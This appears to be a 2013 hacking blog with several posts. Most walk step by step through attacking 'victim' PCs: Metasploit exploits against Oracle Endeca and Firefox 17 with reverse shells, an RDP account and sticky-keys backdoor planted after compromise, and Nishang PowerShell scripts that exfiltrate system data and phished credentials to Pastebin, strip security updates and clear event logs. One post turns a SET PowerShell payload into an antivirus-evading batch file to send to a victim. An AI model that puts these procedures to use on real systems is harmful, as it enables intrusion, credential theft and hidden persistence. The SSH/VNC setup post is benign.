This is default featured slide 1 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 2 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 3 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 4 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 5 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

Thursday, August 29, 2013

Access backtrack from remote computer using ssh & vnc.

If  you want to access your local computer through remote computer ; first you need configure ssh daemon .Because nowadays people are not using telnet due to plain text protocol.

How to configure ssh in Backtrack 5 r3?


(1)First we have to generate ssh key.So type following in terminal.

ssh-keygen

It will generate public/private rsa key pair.By default location of keys is /root/.ssh/id_rsa

(2)Now we will move this generated keys in ssh folder.

cd /etc/ssh
mkdir keys

(3)Now copy generated keys from /root/.ssh/id_rsa & paste into keys folder which we create in second step.

(4)Now type following command in terminal
 dpkg-reconfigure openssh-server


(5)Now we have to start ssh daemon ; so type following in terminal
service ssh start
 
(6)Now everything is setup ; you can use your ssh server via remote machine.

For windows you can also use putty like software.If you are on linux machine than type following command.
ssh -l "username" 192.168.56.1(i.p.)

ssh-solution-backtrack


ssh-solution-backtrack
If you don`t want to use ssh ; i mean you are not comfortable with command line then you can configure vnc.

How to setup VNC in backtrack 5 r3?


(1)apt-get install tightvncserver

(2)tightvncserver

(3)You will promoted to password .

(4)Enter view only password

Now for access of vnc server we have two options

(1)If you are on linux os than use Remote Desktop Viewer

apt-get install vinagre

And from Edit>plugins check vnc option

Now click on connect & enter i.p. address.

(2)If you are on windows os than use tighvnc . Download from here

After installing Start | All Programs | TightVNC | TightVNC Viewer

Add remote host address  with port number 192.168.56.1:5901. If you do not enter the port, the Windows version of TightVNC Viewer will assume the port to be 5900 and will not be able to connect.
 vnc-backtrack

Now you can see that we can open our backtrack os using vnc from remote pc.
vnc-backtrack

Tuesday, August 27, 2013

Exploit Oracle Endeca Server with metasploit.


This module exploits a command injection vulnerability on the Oracle  Endeca Server 7.4.0. The vulnerability exists on the createDataStore  method from the controlSoapBinding web service. The vulnerable method only exists on the 7.4.0 branch and isn't available on the 7.5.5.1 branch. On the other hand, the injection has been found to be Windows specific. This module has been tested successfully on Endeca Server 7.4.0.787 over Windows 2008 R2 (64 bits).

First run ./msfupdate or git pull to update metasploit.

Now when you open metasploit & found error like this
[-]     /opt/msf/modules/exploits/windows/http/oracle_endeca_exec.rb: NameError uninitialized constant Msf::Exploit::Powershell .

Open oracle_endeca_exec.rb file in any editor.
Add this line require 'msf/core/exploit/powershell' after require 'msf/core'.
So it look like
require 'msf/core'
require 'msf/core/exploit/powershell'
Save it & open metasploit again.

Exploit target:

   Id  Name
   --  ----
   0   Oracle Endeca Server 7.4.0 / Microsoft Windows 2008 R2 64 bits

msf > use exploit/windows/http/oracle_endeca_exec
msf exploit(oracle_endeca_exec) > set rhost 192.168.56.101(victim`s i.p.)
rhost => 192.168.56.101
msf exploit(oracle_endeca_exec) > run

Exploit-Oracle-Endeca-Server

Sunday, August 25, 2013

How to get plain text source from shc compiled bash script?

Shc is used to protect your shell script from modification or inspection. If you created bash script want to distribute it , but dono`t want them to easily readble by other people , then you can use it.

First we see how to compiled bash script to binary?


wget http://www.datsi.fi.upm.es/~frosal/sources/shc-3.8.7.tgz

tar -xvzf shc-3.8.7.tgz

cd shc-3.8.7

make

./shc

You can see shc usage message.
shc Usage: shc [-e date] [-m addr] [-i iopt] [-x cmnd] [-l lopt] [-rvDTCAh] -f script

Now we have script which we want to convert in binary.

./shc -f /script_path

So now you can see that it will convert plain text bash source into binary which extension is  .sh.x.


How to retrieve plain text from binary?


The shc compiled binary decrypts and loads the script into memory when started right after we started the binary, just segfault it and retrieve our script from the core dump.


Core dumps are often used to  debug errors in Linux or UNIX programs. A core file is generated when an application program abnormally terminates due to bug, operating system security protection schema, or program simply try to write beyond the area of memory it has allocated.

By default most of linux distributions turn off core file creation.
So we need to turn on core file creation.

ulimit -c

If output is zero means that core file is not created.

Now we set core file size limit to 70000 byte

ulimit -c 70000

Now we start binary & segfault it right away.I used IP-Digger binary to get plain text from it.

./IP-Digger4.sh.x&  ( sleep 0.02 && kill -SIGSEGV $! )

 sleep 0.02 will give the binary enough time to start up and decrypt the original script. The variable $! contains the pid of the last background process started, so we can easily kill it with the segmentation fault signal SIGSEGV (same as kill -11 $!). 
+ segmentation fault (core dumped)  ./IP-Digger4.sh.x
cat core | strings >plain_text

shc-plain-text

Now open plain_text file which we created & find plain text source of bash script.I upload source code of ip-digger here .

But if your script is too large then adjust core file size.

Friday, August 23, 2013

Post exploitation & swaparoo backdoor.

Today we are going to create valid RDP user in victim pc using two method.

(1)As usual get meterpreter session of victim using metasploit.We need system privilege So use getsystem .(getsystem will work in xp. But if victim has windows 7 than you have to use bypassuac module;it will work if victim has admin provilage.But most of time detecetd by AV. So you have to encode it. )

Now we use meterpreter script which create RDP useraccount for logon.
run getgui -u username -p password.

msf-post-exploitation

Now Useraccount has been created.You can use rdesktop command to connect with victim using created credentials.

rdesktop victim i.p.

msf-post-exploitation-2

When you complete your session type following command for cleanup process; so after you logoff created useraccount will be deleted.

run multi_console_command -rc /root/msf4/logs/scripts/getgui/clean_up_what_ever_file_name.rc

(2)Now we use another method; it`s backdoor.But it`s physical backdoor; so you have to present at victim pc to get access.But backdoor is created remotely.

Download swaparoo script from here .

Put it into the /opt/msf/scripts/meterpreter folder

After that get meterpreter shell using any method.

Now type run swaparoo -h
swaparoo-backdoor

Now type  run swaparoo

swaparoo-backdoor

As you can see in image last line is  "[+] Press Shift key 5 times at Login Screen and you should be greeted by a shell!"

So when you restart victim pc & login screen appear ; just press shift key 5 times (From victim `s keyboard)you get cmd with system privilege.Now from cmd you can do anything like remove user,add user, change password.

If you want to remove this backdoor then type following command

run swaparoo -r 

What`s limitation?

Anyone who is physically  present at terminal can get system cmd just by pressing keys.Because it does not ask for credentials.

Wednesday, August 21, 2013

Post exploitation using Nishang.

Nishang is a framework and collection of scripts and payloads which enables usage of PowerShell for offensive security and post exploitation during Penetraion Tests. The scripts are written on the basis of requirement by the author during real Penetration Tests.

This framework is written by Nikhil Mittal who is also author of Kautilya framework.For more information you can visit his blog.

Today we will see some basic module from nishang framework for post exploitation.

This tutorial is about post exploitation so first get meterpreter shell using any metasploit method. If you are new than visit metasploit section of blog.

(1)Download nishang from here .
(2)Unzip it & put it in root directory.

meterpreter>shell
cd C:\\Users/victim
mkdir 123
exit

meterpreter>upload /root/nishang/ C:\\Users/victim/123

We upload all powershell script from our nishang folder to victim pc `s folder.


nishang-1

After upload we have to get shell.

meterpreter>shell
cd c://Windows\System32\WindowsPowerShell\v1.0


So now everything is set ; we execute our powershell script from our shell.

(1)First we use Information Gather module. It gather all informataion from victim pc & it has exifil option so gatherd information is directly uploaded to the pastebin;gmail.

So type following in our shell

powershell.exe -ExecutionPolicy Bypass -command C:\\Users/victim/123/Information_Gather.ps1 -exfil AIP_Of_Pastebin username password 1


nishang-1

After execution complete information is uploaded to the your pastebin account.
nishang-3


This information is encoded in base64; so to get plain text decode it using base64 decoder.

(2)Another module is credential pop up. So it pop up credential menu in victim screen ; if victim enter right password then it will stop ;otherwise it will pop up again.
nishang-4

powershell.exe -ExecutionPolicy Bypass -command C:\\Users/victim/123/Credentials.ps1 -exfil AIP_Of_Pastebin username password 1


nishang-5


(3)Other good module is removing update from victim`s p.c.

To all updates from the target.
powershell.exe -ExecutionPolicy Bypass -command C:\\Users/victim/123/Remove-Update.ps1 All

TO remove all security updates from the target.
powershell.exe -ExecutionPolicy Bypass -command C:\\Users/victim/123/Remove-Update.ps1 Security

To remove specific update from target.
powershell.exe -ExecutionPolicy Bypass -command C:\\Users/victim/123/Remove-Update.ps1 KB2761226

(4)Speaks:-This powershell script speak text in victim`s pc which we write in our shell.

powershell.exe -ExecutionPolicy Bypass -command C:\\Users/victim/123/Speak.ps1 'Hello sir; you have been hacked'

These are  basic module ; there are also advanced module in nishnag.If you need more information than visit this link.

After using powershell script remove folder & clear event.
cd C:\\Users/victim
RD /s /q 123
exit
clearev

Tuesday, August 20, 2013

Bypass AV using powershell method using batch file.

In penetration testing first step is how we can bypass AV & make our payload FUD. Previously we saw that we can bypass AV using Veil.At that time we used python module.In veil there are four types of payload.C,C#,powershell and python. Today we use powershell module.

If you don`t aware about powershell ; then you can google it.It`s windows based scripting language like bash in linux.Most of AV cannot detect it.We use SET powershell module to bypass AV; you can also use veil module.

cd  /pentest/exploits/set/
./setoolkit

type 1 which is social engineering attack
After that type 10.

powershell-module

Then give your i.p. & port to connect reverse shell.

Now in figure you can see that it has been generated & stored in to /root/.set/reports/powershell . And we also start metasploit listener.If victim paste our generated payload in cmd then we can get meterpreter shell. But i think it`s hard to tell someone to copy something & paste into cmd. So we will create batch file of our payload.

Create Batch file of our Payload.


(1)open x86_powershell_injection.txt file from  /root/.set/reports/powershell.
(2)Add path of powershell in first line. For example your code is starting from powershell word just put C:\\windows/system32/windowspowershell/v1.0/ before it.
(3)If you want to hide text during execution put @echo off at start of script.
(4)copy all code from x86_powershell_injection.txt
(5)Create new file & paste code
(6)Save this file as .bat extension and send to victim

As soon as he open file we can get shell.

Tuesday, August 13, 2013

Exploit for Firefox 17 in Windows XP sp3

Recently Mozilla Firefox 0day possibly being used by the FBI in order to identify some users using Tor for crackdown on child pornography.Now exploit is available in metasploit. Use msfupdate to get it.


Exploit target:

   Id  Name
   --  ----
   0   Firefox 17 & Firefox 21 / Windows XP SP3


msf > use exploit/windows/browser/mozilla_firefox_onreadystatechange

msf exploit(mozilla_firefox_onreadystatechange) > set LHOST 180.215.222.190
LHOST => 180.215.222.190
msf exploit(mozilla_firefox_onreadystatechange) > set SRVHOST 180.215.222.190
SRVHOST => 180.215.222.190
msf exploit(mozilla_firefox_onreadystatechange) > set uripath /
uripath => /
msf exploit(mozilla_firefox_onreadystatechange) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(mozilla_firefox_onreadystatechange) > run
[*] Exploit running as background job.

[*] Started reverse handler on 180.215.222.190:4444
[*] Using URL: http://180.215.222.190:8080/
[*] Server started.
msf exploit(mozilla_firefox_onreadystatechange) >

firefox-exploit